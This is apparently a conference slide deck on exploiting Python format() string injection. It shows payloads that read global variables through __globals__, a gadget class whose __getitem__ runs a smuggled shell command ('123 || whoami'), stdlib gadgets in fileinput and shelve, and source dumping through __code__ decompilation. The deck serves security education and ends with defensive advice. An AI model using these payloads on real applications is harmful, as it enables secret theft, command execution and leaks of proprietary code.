Techniques for Upgrading Python `format()` Exploits

Brian Welch

Agenda

- `format()` string background
- Exploit upgrade techniques
- Dumping vulnerable application source code

Disclaimer

- We are going to be looking at some code
- Only focused on CPython (not PyPy, Jython, IronPython, etc.)
- All code samples only tested in a Python 3.7 environment

Background

What are `format()` Strings?

- A useful way of formatting strings in Python

```
>>> 'Hello, {}!'.format('world')
'Hello, world!'
```

- We aren’t talking about C-style printf strings
- One of a few options for formatting strings in Python

```
>>> location = 'world'
>>> 'Hello, %s!' % location
'Hello, world!'
>>> 'Hello, {}!'.format(location)
'Hello, world!'
>>> f'Hello, {location}!'
'Hello, world!'
```

`format()` String Vulnerabilities

- What's the difference between these two snippets?

```
>>> fname, lname = input().split(' ')
Brian Welch
>>> greeting = 'Hello, ' + fname + ' {0[0]}!'.format(lname)
>>> print(greeting)
Hello, Brian W!
```

```
>>> fname, lname = input().split(' ')
Brian Welch
>>> greeting = ('Hello, ' + fname + ' {0[0]}!').format(lname)
>>> print(greeting)
Hello, Brian W!
```

- Unvalidated user input should *never* be passed to a `format()` call
- What happens when we abuse the rightmost snippet above?

```
>>> fname, lname = input().split(' ')
{0.__class__} Welch
>>> greeting = ('Hello, ' + fname + ' {0[0]}!').format(lname)
>>> print(greeting)
Hello, <class 'str'> W!
```

Where Does This Get Us?

- Under the right conditions, we can read arbitrary data from the global namespace

```
>>> SUPER_SECRET = 12345
>>> class User:
...       def __init__(self, name):
...                 self.name = name
...
>>> user = User('Brian')
>>> fmt_str = input()
{0.__class__.__init__.__globals__}
>>> print(fmt_str.format(user))
{'__name__': '__main__', '__doc__': None, '__package__': None, '__loader__': <class '_frozen_importlib.BuiltinImporter'>,
'__spec__': None, '__annotations__': {}, '__builtins__': <module 'builtins' (built-in)>, 'SUPER_SECRET': 12345, 'User': <class
'__main__.User'>, 'user': <__main__.User object at 0x00000235B7780128>, 'fmt_str': '{0.__class__.__init__.__globals__}'}
```

- But we can't execute arbitrary functions

```
>>> class Calculator:
...     def add(a, b):
...             return a + b
...
>>> calc = Calculator()
>>> '1 + 1 = {0.add(1, 1)}'.format(calc)
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
AttributeError: 'Calculator' object has no attribute 'add(1, 1)'
```

Digging Deeper

What Can We Execute in a `format()` String?

- As we just saw, we can't execute arbitrary functions
- However, we can trigger some function calls through attribute resolution
- For those interested, take a look at [Objects/stringlib/unicode_format.h]

```
static PyObject *
get_field_object(SubString *input, PyObject *args, PyObject *kwargs,
                 AutoNumber *auto_number)
{
    ... <snip> ...
    /* iterate over the rest of the field_name */
    while ((ok = FieldNameIterator_next(&rest, &is_attribute, &index,
                                        &name)) == 2) {
        PyObject *tmp;

        if (is_attribute)
            /* getattr lookup "." */
            tmp = getattr(obj, &name);
        else
            /* getitem lookup "[]" */
            if (index == -1)
                tmp = getitem_str(obj, &name);
            else
                if (PySequence_Check(obj))
                    tmp = getitem_sequence(obj, index);
                else
                    /* not a sequence */
                    tmp = getitem_idx(obj, index);
        ... <snip> ...
    }
    ... <snip> ...
}
```

Triggering Basic Function Calls

- `__getitem__`, `__getattribute__`, and `__getattr__`

```
>>> class GetItem:
...     def __getitem__(self, idx):
...             print('__getitem__ called with', idx)
...
>>> class GetAttr:
...     def __getattr__(self, attr_name):
...             print('__getattr__ called with', attr_name)
...
>>> class GetAttribute:
...     def __getattribute__(self, attr_name):
...             print('__getattribute__ called with', attr_name)
...
>>> get_item, get_attr, get_attribute = GetItem(), GetAttr(), GetAttribute()
>>> '{0[0]}, {1.some_attribute}, {2.another_attribute}'.format(
...     get_item, get_attr, get_attribute)
__getitem__ called with 0
__getattr__ called with some_attribute
__getattribute__ called with another_attribute
'None, None, None'
```

Upgrade Gadgets

- Can we find classes with exploitable `__getitem__`, `__getattribute__`, and `__getattr__` implementations?
- If these functions have vulnerable implementations that try to do too much, we might be able to put them to use

```
>>> import os
>>> class FileLister:
...   def __getitem__(self, pattern):
...         os.system('ls ' + pattern)
...
>>> file_lister = FileLister()
>>> file_lister['*.txt']
LICENSE.txt  dev-requirements.txt
>>> file_lister['123 || whoami']
ls: cannot access '123': No such file or directory
brianjr\brian
```

Standard Library Survey - `fileinput`

- `fileinput` module provides ability to loop over input streams
- Code available in Lib/fileinput.py
- If you can find a `FileInput` object in memory, you can read lines from the open file via `format()` injection

```
class FileInput:
    ... <snip> ...
    def __getitem__(self, i):
        import warnings
        warnings.warn(
            "Support for indexing FileInput objects is deprecated. "
            "Use iterator protocol instead.",
            DeprecationWarning,
            stacklevel=2
        )
        if i != self.lineno():
            raise RuntimeError("accessing lines out of order")
        try:
            return self.__next__()
        except StopIteration:
            raise IndexError("end of input reached")
```

Standard Library Survey - `shelve`

- `shelve` module provides functionality for serializing and deserializing Python objects via pickling
- Code available in Lib/shelve.py
- While a lot more involved, under the right conditions we could trigger deserialization code execution

```
class Shelf(collections.abc.MutableMapping):
    """Base class for shelf implementations.

    This is initialized with a dictionary-like object.
    See the module's __doc__ string for an overview of the interface.
    """

    ... <snip> ...

    def __getitem__(self, key):
        try:
            value = self.cache[key]
        except KeyError:
            f = BytesIO(self.dict[key.encode(self.keyencoding)])
            value = Unpickler(f).load()
            if self.writeback:
                self.cache[key] = value
        return value
```

Dumping Application Source Code

The `__code__` attribute

- We can retrieve a lot of information about Python code just from attribute access

```
>>> def my_function(a, b, c):
...     print('You called my function!')
...
>>> my_function.__code__
<code object my_function at 0x000001A9E7139ED0, file "<stdin>", line 1>
>>> my_function.__code__.co_code
b't\x00d\x01\x83\x01\x01\x00d\x00S\x00'
>>> import dis
>>> dis.dis(my_function.__code__.co_code)
        0 LOAD_GLOBAL              0 (0)
        2 LOAD_CONST               1 (1)
        4 CALL_FUNCTION            1
        6 POP_TOP
        8 LOAD_CONST               0 (0)
        10 RETURN_VALUE
>>> my_function.__code__.co_consts
(None, 'You called my function!')
```

- Because these are all attributes, they are readable through `format()` strings


Decompilation Engines

- The uncompyle6 project can produce Python source code from bytecode and other metadata
- If we reconstruct a code object from `__code__` metadata, uncompyle6 will give us the decompiled source code


```
>>> import sys
>>> from types import CodeType
>>> from uncompyle6.main import decompile
>>> def my_function(a, b, c):
...     print('You called my awesome function!')
...
>>> f_code = my_function.__code__
>>> code_obj = CodeType(f_code.co_argcount, f_code.co_kwonlyargcount, f_code.co_nlocals,
...                     f_code.co_stacksize, f_code.co_flags, f_code.co_code,
...                     f_code.co_consts, f_code.co_names, f_code.co_varnames,
...                     f_code.co_filename, f_code.co_name, f_code.co_firstlineno,
...                     f_code.co_lnotab, f_code.co_freevars, f_code.co_cellvars)
>>> decompile(None, code_obj, out=sys.stdout)
# uncompyle6 version 3.4.0
# Python bytecode 3.7
# Decompiled from: Python 3.7.2 (tags/v3.7.2:9a3ffc0492, Dec 23 2018, 23:09:28) [MSC v.1916 64 bit (AMD64)]
# Embedded file name: <stdin>
print('You called my awesome function!')
```

Putting It All Together


Identify an injectable `format()` string vulnerability



Break into the global Python namespace (via `__globals__`)



Recursively visit all in-memory modules, classes, and functions




Dump application source code via `__code__` decompilation

formatic

- A tool for recursively walking applications vulnerable to format string injections
- Builds an understanding of the application's structure and dumps its source code
- Find it at https://github.com/welchbj/formatic

{f}ormatic



Closing Thoughts

- Don’t call `format()` on untrusted user input
- Be on the lookout for `__getitem__`, `__getattribute__`, and `__getattr__` implementations that do too much

Thanks for your time

You can find these slides at
https://slides.brianwel.ch/python-format-exploits